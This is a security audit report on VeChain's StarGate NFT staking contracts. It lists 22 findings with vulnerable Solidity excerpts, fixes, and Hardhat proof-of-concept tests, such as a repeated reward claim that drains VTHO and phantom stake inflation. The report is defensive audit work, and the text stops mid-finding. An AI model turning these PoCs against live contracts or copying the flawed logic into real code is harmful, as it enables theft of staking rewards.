




Smart Contract Code Review And Security Analysis Report

Customer: Vechain Foundation

Date: 03/02/2026



We express our gratitude to the VeChain Foundation team for the collaborative engagement that enabled the execution of this Smart Contract Security Assessment.

The VeChain StarGate is a pivotal component of the Hayabusa phase within the broader VeChain Renaissance initiative. It is VeChain's next-generation staking platform, designed to transform how users participate in the VeChainThor network. It introduces a novel approach by using NFTs as staking collateral, creating a dynamic and transparent framework for delegation, reward distribution, and governance.

Document

Name	Smart Contract Code Review and Security Analysis Report for VeChain Foundation
Audited By	Ataberk Yavuzer, Stepan Chekhovskoi
Approved By	Ivan Bondar
Website	https://www.vechain.org
Changelog	03/11/2025 - Preliminary Report
	06/11/2025 - Remediation Report
	16/01/2026 - Remediation Report
	03/02/2026 - Final Report
Platform	VeChain
Language	Solidity
Tags	Liquid Staking, Non-Fungible Token, Staking
Methodology	https://hacken.io/sc_methodology

Review Scope

Repository	https://github.com/vechain/stargate
Initial Commit	74f2662
Remediation Commit	5f981b0
Remediation Commit	0b97c95
Final Commit	dd10677

Audit Summary

The system users should acknowledge all the risks summed up in the risks section of the report

22

Total Findings

19

Resolved

3

Accepted

0

Mitigated

Findings by Severity

Severity

Count

Critical

2

High

3

Medium

4

Low

3

Vulnerability	Severity	Status
F-2026-14779 - [DualDefense] Exited Delegator Receives Rewards	Critical	Fixed
F-2026-14785 - Rewards Drain due to Invalid Last Claimed Period Update	Critical	Fixed
F-2025-13723 - Permanent Phantom Stake Accumulation Due to Missing Effective Stake Cleanup on Re-delegation	High	Fixed
F-2025-13786 - Missing Effective Stake Decrease During Unstake	High	Fixed
F-2026-14778 - [DualDefense] Double Effective Stake Reduction on Redelegation Leading to Arithmetic Underflow	High	Fixed
F-2025-13516 - Storage Inconsistency in `migrateTokenManager` Function Leading to Data Corruption	Medium	Fixed
F-2025-13597 - Off-By-One Error in `_exceedsMaxClaimablePeriods()` Allows Claiming One Extra Period Beyond Configured Maximum	Medium	Fixed
F-2025-13707 - ERC-7201 Storage Location Comment Does Not Match Actual Value	Medium	Fixed
F-2025-13782 - Unauthorized Delegation via `migrateAndDelegate()` Function	Medium	Fixed
F-2025-13696 - Missing Code-Level Enforcement of X Token Minting Restriction	Low	Fixed
F-2025-13796 - Potential Precision Loss on Reward Claim	Low	Fixed
F-2026-14786 - Rewards Accountability Inconsistencies	Low	Accepted
F-2025-13570 - Unused Custom Error Definitions in Error Library	Info	Fixed
F-2025-13571 - Missing Level Existence Checks in Internal Helper Functions	Info	Fixed
F-2025-13572 - Inconsistent Comparison Pattern	Info	Fixed

Vulnerability	Severity	Status
F-2025-13710 - ReentrancyGuard Not Explicitly Initialized in Stargate Contract	Info	Fixed
F-2025-13713 - Incorrect legacyLastTokenId Can Cause Permanent Token ID Collisions	Info	Fixed
F-2025-13764 - Default Admin Managing Pausability	Info	Fixed
F-2025-13781 - Underscore Prefix on External Functions	Info	Accepted
F-2025-13797 - Inefficient Implementation in `hasRequestedExit()` Function	Info	Fixed
F-2025-13801 - Hardcoded Magic Value	Info	Fixed
F-2025-13803 - Missing Zero Address Validation in Role Management Function	Info	Accepted

Documentation quality

- Public documentation clearly specify the functional requirements.
- Technical description is provided, the project runs well out-of-box.

Code quality

- The code considers best architectural practices, functionality is split in separate libraries.
- The role based access control is clear.
- The development environment is configured.

Test coverage

Code coverage of the project is **87.7%** (branch coverage).

- Unit tests cover deployment and basic contract operations in mocked environment.
- Certain getters and permissioned functionality of **StargateNFT** contract is not covered with unit tests.
- Integration tests cover high-level operations such as staking and delegation in connection with Thor Solo node.

Table of Contents

System Overview	7
Privileged Roles	9
Potential Risks	11
Findings	12
Vulnerability Details	12
Disclaimers	77
Appendix 1. Definitions	78
Severities	78
Potential Risks	78
Appendix 2. Scope	79
Appendix 3. Additional Valuables	81

System Overview

Stargate is a decentralized VET staking and delegation system on the **VeChain** blockchain that enables users to stake their **VET** tokens through NFTs and delegate them to validators to earn **VTHO** rewards. The system utilizes an NFT-based approach where each staking position is represented as a transferable ERC721 token, allowing users to participate in the **VeChain PoA** consensus mechanism while maintaining liquidity and flexibility of their staked assets.

The protocol implements a sophisticated delegation model with validator periods, reward distribution based on effective stake calculations, and comprehensive maturity and migration mechanisms for legacy node holders. The system is composed of several modular smart contracts working together to provide a complete staking infrastructure with upgradeability, access control, and pausability features.

Stargate.sol (Main Entry Point):

The primary contract that orchestrates all staking, unstaking, delegation, and reward distribution operations. It serves as the main entry point for users and manages interactions with the VeChain Protocol Staker contract.

- Handles VET deposits and withdrawals
- Manages delegation lifecycle (initiate, exit, withdraw)
- Calculates and distributes VTHO rewards based on effective stake
- Tracks delegation periods and validator states
- Implements checkpointed effective stake tracking per validator
- Provides automatic reward claiming during unstake/redelegate operations
- Enforces maximum claimable period limits to prevent gas exhaustion

StargateProxy.sol (Proxy Pattern):

A standard ERC1967 UUPS proxy contract that delegates all calls to the Stargate implementation. It follows OpenZeppelin's upgradeable proxy pattern and stores the implementation address using the EIP-1967 standard storage slot to avoid collision with the implementation's storage layout.

- Delegate calls to current Stargate implementation
- Store implementation address in EIP-1967 standard slot
- Support upgrades via UUPS pattern

StargateNFT.sol (NFT & Position Management):

An ERC721 upgradeable contract that represents staking positions as NFTs. Each NFT corresponds to a specific level (tier) with associated VET requirements and reward multipliers.

- Mints NFTs when users stake (callable only by Stargate)
- Burns NFTs when users unstake (callable only by Stargate)
- Manages NFT levels, caps, and metadata
- Handles maturity periods for newly minted NFTs
- Supports migration from legacy VeChain X-Nodes and Eco Nodes
- Implements boost functionality to skip maturity periods
- Tracks token managers for delegation management

The system also uses a modular library approach to manage different aspects of the NFT functionality:

`MintingLogic.sol` :

Implements the core minting logic for both regular staking and legacy node migration. Handles:

- VET amount validation for each level
- Circulating supply and cap checks
- Maturity period assignment
- Whitelist-based migration (V2 feature)
- Integration with legacy TokenAuction contract

`Token.sol` :

Manages individual token operations, including:

- Token data structure access
- Token state queries (maturity status, level, VET amount)
- Token validation and existence checks

`TokenManager.sol` :

Handles the manager functionality where NFT owners can assign managers to their tokens:

- Manager assignment and removal
- Manager validation
- Automatic manager removal on token transfer

`Levels.sol` :

Manages NFT level configurations, including:

- Level metadata (VET requirements, reward multipliers, maturity periods, caps)
- Circulating supply tracking per level
- Historical supply checkpoints for analytics
- Level addition and updates

`Settings.sol` :

Provides administrative functions for contract configuration:

- Legacy nodes contract reference
- Stargate contract address management
- Whitelist entry management (V2)
- Base URI configuration for metadata

`Clock.sol` :

Provides block-based timing functionality:

- Returns current block number as clock time
- Implements EIP-6372 clock mode for compatibility
- Used for maturity period calculations

`DataTypes.sol` :

Defines all shared data structures used across the system:

- `Token` : Stores token-specific data (level, VET amount, mint time)
- `Level` : Defines level parameters (VET requirement, reward multiplier, maturity, cap)
- `StargateNFTStorage` : Main storage structure using EIP-7201 namespaced storage

- Whitelist entry structure for migration edge cases

`Errors.sol` :

Centralizes all custom error definitions for gas-efficient error handling, including:

- Staking-related errors
- Migration-related errors
- Access control errors
- State validation errors

Privileged Roles

The contracts use OpenZeppelin's `AccessControlUpgradeable` for role-based access control management. The following roles are defined:

Stargate Contract Roles

`DEFAULT_ADMIN_ROLE` can call:

- `pause()` - Pauses all staking, delegation, and reward operations
- `unpause()` - Resumes contract operations after pause
- `setMaxClaimablePeriods()` - Updates the maximum claimable periods limit (currently 832)
- Manage roles via `grantRole()` and `revokeRole()`

`UPGRADER_ROLE` can call:

- `upgradeTo()` / `upgradeToAndCall()` - Upgrades the contract implementation

`onlyTokenOwner` modifier for user-specific operations:

- `unstake()` - Only NFT owner can unstake
- `delegate()` - Only NFT owner can delegate
- `requestDelegationExit()` - Only NFT owner can request exit

StargateNFT Contract Roles

`DEFAULT_ADMIN_ROLE` can:

- Manage all other roles via `grantRole()` and `revokeRole()`
- Perform emergency administrative functions
- Migrate manager storage (V3 migration only)

`UPGRADER_ROLE` can:

- `upgradeTo()` / `upgradeToAndCall()` - Upgrades the contract implementation

`PAUSER_ROLE` can:

- `pause()` - Pauses NFT minting and transfers
- `unpause()` - Resumes NFT operations

`LEVEL_OPERATOR_ROLE` can:

- `updateLevel()` - Updates existing level parameters (VET requirement, rewards, maturity)
- `updateLevelCap()` - Updates the maximum supply cap for a level
- `addLevel()` - Adds new NFT levels to the system

`MANAGER_ROLE` can:

- Designated by the **Stargate** contract for specific delegation operations
- Managed per-token through the **TokenManager** library

Stargate Contract (special role):

- `mint()` - Mints new NFTs when users stake
- `burn()` - Burns NFTs when users unstake
- `boostOnBehalfOf()` - Skips maturity period for `stakeAndDelegate()`

Potential Risks

- **Scope Definition and Security Guarantees:** The audit does not cover all code in the repository. Contracts outside the audit scope may introduce vulnerabilities, potentially impacting the overall security due to the interconnected nature of smart contracts.
- **Critical External Contract Dependency:** Complete reliance on `IProtocolStaker` creates single point of failure. Any flaws or vulnerabilities in these contracts adversely affect the audited project, potentially leading to security breaches or loss of funds.
- **Dynamic Array Iteration Gas Limit Risks:** The project iterates over large dynamic arrays, which leads to excessive gas costs, risking denial of service due to out-of-gas errors, directly impacting contract usability and reliability.
- **Insufficient Multi-signature Controls for Critical Functions:** The lack of multi-signature requirements for key operations centralizes decision-making power, increasing vulnerability to single points of failure or malicious insider actions, potentially leading to unauthorized transactions or configuration changes.
- **Administrative Key Control Risks:** The digital contract architecture relies on administrative keys for critical operations. Centralized control over these keys presents a significant security risk, as compromise or misuse can lead to unauthorized actions or loss of funds.
- **Single Entity Upgrade Authority:** The token ecosystem grants a single entity the authority to implement upgrades or changes. This centralization of power risks unilateral decisions that may not align with the community or stakeholders' interests, undermining trust and security.
- **Flexibility and Risk in Contract Upgrades:** The project's contracts are upgradable, allowing the administrator to update the contract logic at any time. While this provides flexibility in addressing issues and evolving the project, it also introduces risks if upgrade processes are not properly managed or secured, potentially allowing for unauthorized changes that could compromise the project's integrity and security.
- **Transfer From Arbitrary Address:** The `boostOnBehalfOf` function of the `StargateNFT` contract allows for arbitrary `from` parameter propagation for the `ERC20.transferFrom` operation. The function is carefully restricted with `onlyStargate` modifier and the `Stargate` contract processes the parameter correctly, however, the practice is considered to be risky in terms of future contract upgrades.

Findings

Vulnerability Details

F-2026-14779 - [DualDefense] Exited Delegator Receives Rewards - Critical

Description:

In Hayabusa Stargate, delegators stake VET and delegate via NFTs. For each validator period, the protocol computes:

1. Total delegator rewards for that validator and period (in VTHO).
2. Each delegator's share, proportional to their effective stake.

Once a delegator exits, their NFT should stop participating in rewards for future periods. Only delegators who are still active in those periods should receive the yield.

However, due to a bug in the reward window calculation (`_claimableDelegationPeriods`), a delegator who has already exited can continue to have a growing range of "claimable periods" far after their exit. When combined with the reward calculation formula, this allows the exited NFT to keep claiming VTHO from periods where they are no longer part of the delegator set.

The bug sits in `_claimableDelegationPeriods`, which is used by both `claimableRewards` (view) and `_claimRewards` (state-changing).

Relevant code (simplified):

```
function _claimableDelegationPeriods(
    StargateStorage storage $,
    uint256 _tokenId
) private view returns (uint32, uint32) {
    ...
    // ended delegations
    if (
        endPeriod != type(uint32).max &&
        endPeriod < currentValidatorPeriod &&
        endPeriod > nextClaimablePeriod
    ) {
        return (nextClaimablePeriod, endPeriod);
    }

    // treat as active/pending
    if (nextClaimablePeriod < currentValidatorPeriod) {
```

```

        return (nextClaimablePeriod, completedPeriods);
    }

    return (0, 0);
}

```

Key observations:

1. When a delegation exit is signaled in the mock `ProtocolStaker`, `endPeriod` is set to `completedPeriods + 1`, i.e. the first period after the last completed period at the time of exit.
2. The "ended delegation" branch only triggers when `endPeriod > nextClaimablePeriod`. The equality case (`endPeriod == nextClaimablePeriod`) is not treated as ended.

So far, delegator is able to claim rewards right before exiting in the way `nextClaimablePeriod == endPeriod`. This would cause the "delegation ended" branch bypass and rewards are distributed to the exited delegator.

As a result:

- For a period after the exit, `delegatorsEffectiveStake` only includes the stake of active delegators.
- When the exited NFT calls `claimRewards`, it computes a numerator using its full effective stake, divided by the sum of active delegators' stake.
- This yields a positive reward for the exited NFT from periods where it is no longer part of the delegator set.

Since the underlying `delegatorsRewards(validator, period)` pool is fixed, these extra rewards must be funded by diluting the rewards that active delegators should receive.

Assets:

- `packages/contracts/contracts/Stargate.sol`
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate:	5/5
Likelihood Rate:	5/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Critical

Recommendations

Resolution:

The Finding is addressed in [7c294c1](#) commit. The edge case check is implemented preventing exited delegators from receiving unexpected rewards.

```
if (
    endPeriod != type(uint32).max &&
    endPeriod < currentValidatorPeriod &&
    endPeriod >= nextClaimablePeriod
) ...
```

Evidences

PoC

Reproduce:

```
it("lets an exited delegator keep a growing claimableRewards while another de
legator stays active", async () => {
    const levelSpec = await stargateNFTMock.getLevel(LEVEL_ID);

    // 1) User A stakes & delegates
    let tx = await stargateContract.connect(userA).stake(LEVEL_ID, {
        value: levelSpec.vetAmountRequiredToStake,
    });
    await tx.wait();
    const tokenIdA = await stargateNFTMock.getCurrentTokenId();

    tx = await stargateContract.connect(userA).delegate(tokenIdA, validator.add
ress);
    await tx.wait();

    // 2) User B stakes & delegates identical position to same validator
    tx = await stargateContract.connect(userB).stake(LEVEL_ID, {
        value: levelSpec.vetAmountRequiredToStake,
    });
    await tx.wait();
    const tokenIdB = await stargateNFTMock.getCurrentTokenId();

    tx = await stargateContract.connect(userB).delegate(tokenIdB, validator.add
ress);
    await tx.wait();

    // 3) Fast-forward some completed periods and sync both delegators
    const C = 6;
    tx = await protocolStakerMock.helper__setValidationCompletedPeriods(validat
```

```

or.address, C);
    await tx.wait();

    // Both claim once so that lastClaimedPeriod ~= C
    tx = await stargateContract.connect(userA).claimRewards(tokenIdA);
    await tx.wait();
    tx = await stargateContract.connect(userB).claimRewards(tokenIdB);
    await tx.wait();

    // 4) User A requests exit; delegation will end after current period bounda
ry
    tx = await stargateContract.connect(userA).requestDelegationExit(tokenIdA);
    await tx.wait();

    // Move a bit forward so A is logically exited, while B stays delegated
    const afterExitCompleted = C + 2;
    tx = await protocolStakerMock.helper__setValidationCompletedPeriods(
        validator.address,
        afterExitCompleted
    );
    await tx.wait();

    // At this point:
    // - A should no longer accrue rewards for new periods
    // - B is still an active delegator on that validator

    const claimableA = await stargateContract["claimableRewards(uint256)"](tokenIdA);
    const claimableB = await stargateContract["claimableRewards(uint256)"](tokenIdB);

    // Buggy behaviour: exited delegator A still has strictly positive claimabl
e rewards,
    // while B (the remaining active delegator) also has strictly positive clai
mable rewards.
    expect(claimableA).to.be.gt(0n);
    expect(claimableB).to.be.gt(0n);
});

```

[F-2026-14785](#) - Rewards Drain due to Invalid Last Claimed Period

Update - Critical

Description:

The `_claimRewards` function invokes `_claimableDelegationPeriods` to identify period the delegation is applicable for rewards. Independently on conditions, the function updates the `lastClaimedPeriod` storage field to the returned rewards period end.

```
function _claimRewards(StargateStorage storage $, uint256 _tokenId) private {
    (uint32 firstClaimablePeriod, uint32 lastClaimablePeriod) = _claimableDelegationPeriods(
        $,
        _tokenId
    );
    ...
    uint256 claimableAmount = _claimableRewards($, _tokenId, 0);
    $.lastClaimedPeriod[_tokenId] = lastClaimablePeriod;
}
```

However, the `_claimableDelegationPeriods` function may return `(0, 0)` as rewards period at certain conditions.

```
function _claimableDelegationPeriods(
    StargateStorage storage $,
    uint256 _tokenId
) private view returns (uint32, uint32) {
    ...

    uint32 lastClaimedPeriod = $.lastClaimedPeriod[_tokenId];

    // if the last claimed period is the same as the end period
    // means this delegation has already been claimed so we return 0,0
    if (endPeriod <= lastClaimedPeriod) {
        return (0, 0);
    }

    ...

    // the rest are either pending, non existing or are active but have no claimable periods
    return (0, 0);
}
```


Due to the combination, calling `_claimRewards` may cause reset of the `lastClaimedPeriod` storage value. The next call to `_claimRewards` would distribute the allocated rewards for the whole period due to reset of the `lastClaimedPeriod` variable.

This may lead to infinite rewards draining.

Assets:

- packages/contracts/contracts/Stargate.sol
[https://github.com/vechain/stargate]

Status:

Fixed

Classification

Impact Rate: 5/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Critical

Recommendations

Remediation: Consider processing `(0, 0)` result as a sign of invalid validator / delegation.

```
(uint32 firstClaimablePeriod, uint32 lastClaimablePeriod) = _claimableDelegationPeriods(  
    $,  
    _tokenId  
);  
if (firstClaimablePeriod == 0 && lastClaimablePeriod == 0) revert InvalidPeriod();
```

Resolution: The finding is fixed in commit hash `043a464`. The following validation was implemented:

```
if (lastClaimablePeriod == 0) {  
    return;  
}
```

Evidences

Reproduce:

```
it("PoC: Double Claim Vulnerability", async () => {
  // 1. Stake
  const levelSpec = await stargateNFTMock.getLevel(LEVEL_ID);
  tx = await stargateContract.connect(user).stake(LEVEL_ID, {
    value: levelSpec.vetAmountRequiredToStake,
  });
  await tx.wait();
  const tokenId = await stargateNFTMock.getCurrentTokenId();

  // 2. Delegate
  tx = await stargateContract.connect(user).delegate(tokenId, validator.address);
  await tx.wait();

  // 3. Fast forward rewards
  tx = await protocolStakerMock.helper__setValidationCompletedPeriods(validator.address, 5);
  await tx.wait();
  // Now completed periods = 5.
  // User should have rewards for period 2, 3, 4, 5. (Depending on how ProtocolStakerMock calculates start).

  // Let's verify initial claimable rewards.
  const claimableRewardsInitial = await stargateContract["claimableRewards(uint256)"](tokenId);
  console.log("Initial Claimable Rewards:", ethers.formatEther(claimableRewardsInitial));
  expect(claimableRewardsInitial).to.be.equal(4n * EXPECTED_REWARDS_PER_PERIOD);

  // 4. First Claim (Normal)
  const balanceBefore = await vthoTokenContract.balanceOf(user.address);
  tx = await stargateContract.connect(user).claimRewards(tokenId);
  await tx.wait();
  const balanceAfter1 = await vthoTokenContract.balanceOf(user.address);

  const claimed1 = balanceAfter1 - balanceBefore;
  console.log("Claimed Amount 1:", ethers.formatEther(claimed1));
  expect(claimed1).to.equal(claimableRewardsInitial);

  // Check claimable is now 0
  const claimableAfter1 = await stargateContract["claimableRewards(uint256)"](tokenId);
  expect(claimableAfter1).to.equal(0);
```

```

// 5. Second Claim (Trigger Vulnerability)
// This should pay 0, but RESET lastClaimedPeriod to 0.
tx = await stargateContract.connect(user).claimRewards(tokenId);
await tx.wait();

const balanceAfter2 = await vthoTokenContract.balanceOf(user.address);
expect(balanceAfter2).to.equal(balanceAfter1); // No new funds yet

console.log("Triggered vulnerability (reset lastClaimedPeriod).");

// 6. Third Claim (Exploit)
// This should pay the same amount AGAIN because lastClaimedPeriod was re
set.
tx = await stargateContract.connect(user).claimRewards(tokenId);
await tx.wait();

const balanceAfter3 = await vthoTokenContract.balanceOf(user.address);
const claimed3 = balanceAfter3 - balanceAfter2;
console.log("Claimed Amount 3 (Double Dip):", ethers.formatEther(claimed3
));

expect(claimed3).to.equal(claimed1); // Should be equal if logic is flawe
d

expect(balanceAfter3).to.be.greaterThan(balanceAfter2);

// 7. Confirm multiple exploits possible
tx = await stargateContract.connect(user).claimRewards(tokenId);
await tx.wait();
// This should pay the same amount AGAIN because lastClaimedPeriod was re
set.
tx = await stargateContract.connect(user).claimRewards(tokenId);
await tx.wait();

const balanceAfter4 = await vthoTokenContract.balanceOf(user.address);
const claimed4 = balanceAfter4 - balanceAfter3;
console.log("Claimed Amount 4 (Double Dip):", ethers.formatEther(claimed4
));

expect(claimed4).to.equal(claimed1); // Should be equal if logic is flawe
d

expect(balanceAfter4).to.be.greaterThan(balanceAfter3);
});

```

Results:

```

Stargate: Double Claim PoC
Initial Claimable Rewards: 0.4
Claimed Amount 1: 0.4
Triggered vulnerability (reset lastClaimedPeriod).

```

Claimed Amount 3 (Double Dip): 0.4

Claimed Amount 4 (Double Dip): 0.4

[F-2025-13723](#) - Permanent Phantom Stake Accumulation Due to Missing Effective Stake Cleanup on Re-delegation - High

Description:

A significant accounting vulnerability exists in the `Stargate.sol` contract's delegation mechanism that allows permanent phantom effective stake to accumulate on validators when users re-delegate their tokens from `EXITED` or `PENDING` status to a new validator. The `_delegate()` function correctly increases the effective stake for the new validator but fails to decrease the effective stake from the old validator when handling re-delegation scenarios. This creates a permanent inflation of the `delegatorsEffectiveStake` value that can never be cleaned up without a contract upgrade.

Stargate.sol:

```
function _delegate(StargateStorage storage $, uint256 _tokenId, address _validator) private {
    // ... existing validation code ...
    . . .

    if (status == DelegationStatus.PENDING) {
        emit DelegationExitRequested(
            _tokenId,
            currentValidator,
            currentDelegationId,
            Clock.lock()
        );
    }
}

// VULNERABILITY: Missing effective stake decrease for currentValidator
// The old validator still has the effective stake even though delegation
moved
// ... code continues ...
// Later in the function:
. . .

(, , , uint32 completedPeriods) = $.protocolStakerContract.getValidationPeriodDetails(
    _validator
);

$.delegationIdByTokenId[_tokenId] = delegationId;
$.lastClaimedPeriod[_tokenId] = completedPeriods + 1;
// Correctly increases effective stake for NEW validator
_updatePeriodEffectiveStake($, _validator, _tokenId, completedPeriods + 2,
true);
// But OLD validator's effective stake was never decreased!
}
```

Comparison with Correct Implementation:

The `requestDelegationExit()` function properly decreases effective stake (lines 458-504):

```
function requestDelegationExit(uint256 _tokenId)
    external whenNotPaused onlyTokenOwner(_tokenId) nonReentrant
{
    // ... exit handling code ...
    // Get the latest completed period of the validator
    (, , , uint32 completedPeriods) = $.protocolStakerContract.getValidationPe
riodDetails(
        delegation.validator
    );
    // CORRECTLY decreases the effective stake
    _updatePeriodEffectiveStake($, delegation.validator, _tokenId, completedPe
riods + 2, false);
    emit DelegationExitRequested(_tokenId, delegation.validator, delegationId,
exitBlock);
}
```

The missing effective stake cleanup logic causes permanent accounting corruption where the total effective stake across all validators becomes inflated by the phantom stake amount, breaking the fundamental invariant that total effective stake should equal the sum of all active delegations. Additionally, the phantom stake may accumulate over time with each re-delegation, creating a cumulative effect that worsens the reward dilution with every occurrence.

Assets:

- packages/contracts/contracts/Stargate.sol
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate:	3/5
Likelihood Rate:	5/5
Exploitability:	Independent
Complexity:	Simple
Severity:	High

Recommendations

Remediation:

Add effective stake cleanup when re-delegating from `EXITED` or `PENDING` status. The fix should ensure that the old validator's effective stake is properly decreased before increasing the new validator's effective stake.

Stargate.sol:

```
function _delegate(StargateStorage storage $, uint256 _tokenId, address _validator) private {
    // ... existing validation code ...

    uint256 currentDelegationId = $.delegationIdByTokenId[_tokenId];

    // If the token was previously exited or pending
    if (status == DelegationStatus.EXITED || status == DelegationStatus.PENDING) {
        (address currentValidator, , , ) = $.protocolStakerContract.getDelegation(
            currentDelegationId
        );

        // POTENTIAL FIX: Decrease effective stake for old validator before withdrawing
        if (currentValidator != address(0)) {
            // Get the current period for the old validator
            (, , , uint32 oldCompletedPeriods) = $.protocolStakerContract
                .getValidationPeriodDetails(currentValidator);

            // Decrease the effective stake for the old validator
            // This is idempotent - safe to call even if already decreased
            _updatePeriodEffectiveStake(
                $,
                currentValidator,
                _tokenId,
                oldCompletedPeriods + 2,
                false // decrease
            );
        }

        $.protocolStakerContract.withdrawDelegation(currentDelegationId);

        emit DelegationWithdrawn(
            _tokenId,
            currentValidator,
            currentDelegationId,
            token.vetAmountStaked
        );

        if (status == DelegationStatus.PENDING) {
```

```

        emit DelegationExitRequested(
            _tokenId,
            currentValidator,
            currentDelegationId,
            Clock.clock()
        );
    }
}

// ... rest of function remains the same ...
}

```

Resolution:

The finding is fixed in commit hash `eb5b8cb` after adding validator status checks in the `_delegate()` function. The fix properly decreases `delegatorsEffectiveStake` from the old validator when re-delegating from `PENDING` delegation status or when the old validator has `EXITED` status, preventing permanent phantom stake accumulation. The fix correctly avoids double-decreasing when the user had already requested exit via `requestDelegationExit()`.

Evidences

PoC

Reproduce:

Test code (integration):

```

it("POC: Demonstrates phantom effective stake", async () => {
    // Step 1: Stake and delegate to ValidatorA
    const { tokenId, levelSpec } = await stakeAndMatureNFT(
        user,
        LEVEL_ID,
        stargateNFTContract,
        stargateContract
    );
    await stargateContract.connect(user).delegate(tokenId, validatorA.address
    );

    // Calculate expected effective stake
    const vetStaked = levelSpec.vetAmountRequiredToStake;
    const scaledRewardFactor = levelSpec.scaledRewardFactor;
    const expectedEffectiveStake = (vetStaked * scaledRewardFactor) / 100n;
    // For Level 1: 100 VET * 1.5 = 150 VET

    // Check ValidatorA's initial effective stake
    const nextPeriod = completedPeriodsA + 2n;

```



```

const validatorA_initial = await stargateContract.getDelegatorsEffectiveS
take(
    validatorA.address,
    nextPeriod
);
expect(validatorA_initial).to.equal(expectedEffectiveStake); // 150 VET

// Step 2: Advance periods to make delegation ACTIVE
await fastForwardValidatorPeriods(periodSize, startBlock, 1);
const status = await stargateContract.getDelegationStatus(tokenId);
expect(status).to.equal(2); // ACTIVE

// Step 3: Request exit
await stargateContract.connect(user).requestDelegationExit(tokenId);

// Step 4: Advance to next period (delegation becomes EXITED)
await fastForwardValidatorPeriods(periodSize, startBlock, 0);
const statusExited = await stargateContract.getDelegationStatus(tokenId);
expect(statusExited).to.equal(3); // EXITED

// Step 5: Re-delegate to ValidatorB
await fastForwardValidatorPeriods(periodSize, startBlock, 1);
await stargateContract.connect(user).delegate(tokenId, validatorB.address
);

// Check final state
const checkPeriod = completedPeriodsB + 2n;
const validatorA_final = await stargateContract.getDelegatorsEffectiveSta
ke(
    validatorA.address,
    checkPeriod
);
const validatorB_final = await stargateContract.getDelegatorsEffectiveSta
ke(
    validatorB.address,
    checkPeriod
);

console.log(`ValidatorA effective stake: ${ethers.formatEther(validatorA_
final)} VET`);
console.log(`ValidatorB effective stake: ${ethers.formatEther(validatorB_
final)} VET`);
console.log(`Total: ${ethers.formatEther(validatorA_final + validatorB_fi
nal)} VET`);
console.log(`Expected: ${ethers.formatEther(expectedEffectiveStake)} VET`
);

// VULNERABILITY: ValidatorA still has phantom stake!
expect(validatorA_final).to.equal(150000000000000000000n); // 150 VET pha

```

```
ntom stake
    expect validatorB_final.to.equal(1500000000000000000n); // 150 VET cor
rect
    expect validatorA_final + validatorB_final.to.equal(3000000000000000000
0n); // 300 VET total (should be 150!)
});
```

Results:

Output:

```
ValidatorA effective stake: 150.0 VET ← PHANTOM!
ValidatorB effective stake: 150.0 VET
Total: 300.0 VET (Expected: 150.0 VET)
```

[F-2025-13786](#) - Missing Effective Stake Decrease During Unstake - High

Description:

The `unstake()` function in `Stargate.sol` fails to decrease the effective stake from the validator when a user unstakes a token that was previously in `PENDING` or `EXITED` delegation status. This creates an accounting vulnerability similar to the redelegation issue, where effective stake remains inflated on validators even after tokens are unstaked and burned.

```
function unstake(uint256 _tokenId) external {
    StargateStorage storage $ = _getStargateStorage();
    Delegation memory delegation = _getDelegationDetails($, _tokenId);

    // check the delegation status
    if (delegation.status == DelegationStatus.ACTIVE) {
        revert InvalidDelegationStatus(_tokenId, DelegationStatus.ACTIVE);
    } else if (delegation.status != DelegationStatus.NONE) {
        // Step 1: Withdraw VET from protocol
        $.protocolStakerContract.withdrawDelegation(delegation.delegationId);

        emit DelegationWithdrawn(
            _tokenId,
            delegation.validator,
            delegation.delegationId,
            delegation.stake
        );

        // [!] MISSING: No decrease of effective stake from validator!
    }

    if (delegation.status == DelegationStatus.PENDING) {
        emit DelegationExitRequested(...);
    }

    // Step 2: Claim rewards (if any)
    if (_exceedsMaxClaimablePeriods($, _tokenId)) {
        revert MaxClaimablePeriodsExceeded();
    }

    _claimRewards($, _tokenId);

    // Step 3: Reset delegation details
    _resetDelegationDetails($, _tokenId); // Only resets mappings, not effective stake!

    // Step 4: Burn token
```

```
$.stargateNFTContract.burn(_tokenId);

// Step 5: Return VET to user
(bool success, ) = msg.sender.call{ value: token.vetAmountStaked }("");
}
```

When a user unstakes a token that has a **PENDING** or **EXITED** delegation the **unstake()** function:

1. Withdraws VET from protocol
2. Claims pending rewards
3. **Does NOT decrease effective stake** from the validator
4. Resets delegation mappings
5. Burns the token
6. Returns VET to user

As a result, the validator's **delegatorsEffectiveStake** remains permanently inflated with the stake from the burned token.

Assets:

- packages/contracts/contracts/Stargate.sol
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate:	4/5
Likelihood Rate:	5/5
Exploitability:	Independent
Complexity:	Simple
Severity:	High

Recommendations

Remediation:

Consider implementing additional delegation statuses to differentiate validator exit due to failing block production and conscious user delegation exit. Process the cases separately in the **unstake** functions.

```
if (delegation.status == DelegationStatus.PENDING) {
    ...
    _updatePeriodEffectiveStake($, validator, _tokenId, periods, false);
}

if (delegation.status == DelegationStatus.FORCED_EXIT) {
```

```

    ...
    _updatePeriodEffectiveStake($, validator, _tokenId, periods, false);
  }
  if (delegation.status == DelegationStatus.VOLUNTARY_EXIT) {
    ...
    // No need to update effective stake as updated in `requestDelegationExit`
    \
  }

```

Resolution:

